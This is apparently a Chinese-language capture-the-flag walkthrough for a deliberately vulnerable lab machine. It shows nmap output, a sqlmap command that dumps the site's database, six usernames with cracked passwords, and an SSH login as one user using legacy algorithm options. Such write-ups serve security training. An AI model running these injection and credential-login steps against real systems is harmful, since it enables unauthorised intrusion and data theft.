
CTF4

2023年9月17日 23:20

一.扫描阶段：

1.主机发现以及端口扫描

2.详细扫描



```
┌──(kali㉿ Pduck)-[~/nmapscan/detail]
└─$ cat ctf4.nmap
# Nmap 7.94 scan initiated Thu Sep 14 23:27:15 2023 as: nmap -sT -sV -sC -O -p22,25,80,631 -oA nmapsc
an/detail/ctf4 192.168.253.142
Nmap scan report for 192.168.253.142
Host is up (0.00056s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 4.3 (protocol 2.0)
| ssh-hostkey:
|   1024 10:4a:18:f8:97:e0:72:27:b5:a4:33:93:3d:aa:9d:ef (DSA)
|_  2048 e7:70:d3:81:00:41:b8:6e:fd:31:ae:0e:00:ea:5c:b4 (RSA)
25/tcp open  smtp    Sendmail 8.13.5/8.13.5
| smtp-commands: ctf4.sas.upenn.edu Hello bogon [192.168.253.141] (may be forged), pleased to meet yo
u, ENHANCEDSTATUSCODES, PIPELINING, EXPN, VERB, 8BITMIME, SIZE, DSN, ETRN, DELIVERBY, HELP
|_ 2.0.0 This is sendmail version 8.13.5 2.0.0 Topics: 2.0.0 HELO EHLO MAIL RCPT DATA 2.0.0 RSET NOOP
 QUIT HELP VRFY 2.0.0 EXPN VERB ETRN DSN AUTH 2.0.0 STARTTLS 2.0.0 For more info use "HELP <topic>".
2.0.0 To report bugs in the implementation send email to 2.0.0 sendmail-bugs@sendmail.org.
local information send email to Postmaster at your site. 2.0.0 End of HELP info
80/tcp open  http    Apache httpd 2.2.0 ((Fedora))
| http-robots.txt: 5 disallowed entries
|_/mail/ /restricted/ /conf/ /sql/ /admin/
|_http-title:  Prof. Ehks
|_http-server-header: Apache/2.2.0 (Fedora)
631/tcp closed ipp
MAC Address: 00:0C:29:23:FF:62 (VMware)
Device type: general purpose|proxy server|remote management|terminal server|switch|WAP
Running (JUST GUESSING): Linux 2.6.X|3.X|4.X (96%), SonicWALL embedded (93%), Control4 embedded (93%)
, Lantronix embedded (93%), SNR embedded (93%), Dell iDRAC 6 (92%)
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:sonicwall:aventail_ex-6000 cpe:/h:lantronix:slc_8 cpe:/h
:snr:snr-s2960 cpe:/o:dell:idrac6_firmware cpe:/o:linux:linux_kernel:3.10 cpe:/o:linux:linux_kernel:4
.1
Aggressive OS guesses: Linux 2.6.16 - 2.6.21 (96%), Linux 2.6.13 - 2.6.32 (95%), SonicWALL Aventail E
X-6000 VPN appliance (93%), Control4 HC-300 home controller (93%), Lantronix SLC 8 terminal server (L
inux 2.6) (93%), SNR SNR-S2960 switch (93%), Linux 2.6.8 - 2.6.30 (92%), Linux 2.6.9 - 2.6.18 (92%),
Dell iDRAC 6 remote access controller (Linux 2.6) (92%), Linux 2.6.18 - 2.6.32 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: ctf4.sas.upenn.edu; OS: Unix

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Sep 14 23:27:57 2023 -- 1 IP address (1 host up) scanned in 42.68 seconds
```

3.脚本漏洞扫描

二.web渗透

查看扫描得到的枚举目录，发现数据库有关的登录系统，邮件登录系统，还有一个存在search的网页：http://192.168.253.142/index.html?page=contact&title=Contact search一下内容发现不成功，看到blog中存在四个内容标题，对相关标题进行搜索发现可以搜索，猜测有没有可能存在sql注入，在网页路劲中加入 ‘ 可以检测到存不存在，发现搜索失败则存在注入漏洞。

sudo sqlmap -u "http://192.168.253.142/index.html?page=blog&title=Blog&id=2" -dbs --dump --batch

-dbs：列举数据库管理系统中所有数据库

--dump：查询全部数据

--batch：非交互式使用 SQLMap，所有的询问都选择默认，存在可能无法找到注入的问题


Database: ehks
Table: user
[6 entries]

user_id	user_name	user_pass
1	dstevens	02e823a15a392b5aa4ff4ccb9060fa68 (ilike2surf)
2	achen	b46265f1e7faa3beab09db5c28739380 (seventysixers)
3	pmoore	8f4743c04ed8e5f39166a81f26319bb5 (Homesite)
4	jdurbin	7c7bc9f465d86b8164686ebb5151a717 (Sue1978)
5	sorzek	64d1f88b9b276aece4b0edcc25b7a434 (pacman)
6	ghighland	9f3eb3087298ff21843cc4e013cf355f (undone1)

1.ssh连接，用户achen登录成功且具有全部权限。

直接连接发现连接失败，显示要选择key的参数，出现该种情况说明目标ssh比较老需要附加参数才能连接

2.尝试附加key参数 -oK tab查找



发现需要host key type -oH

ssh -oKexAlgorithms=diffie-hellman-group-exchange-sha1,diffie-hellman-group14-sha1,diffie-hellman-group1-sha1 -oHostKeyAlgorithms=ssh-rsa,ssh-dss achen@192.168.253.142
登录成功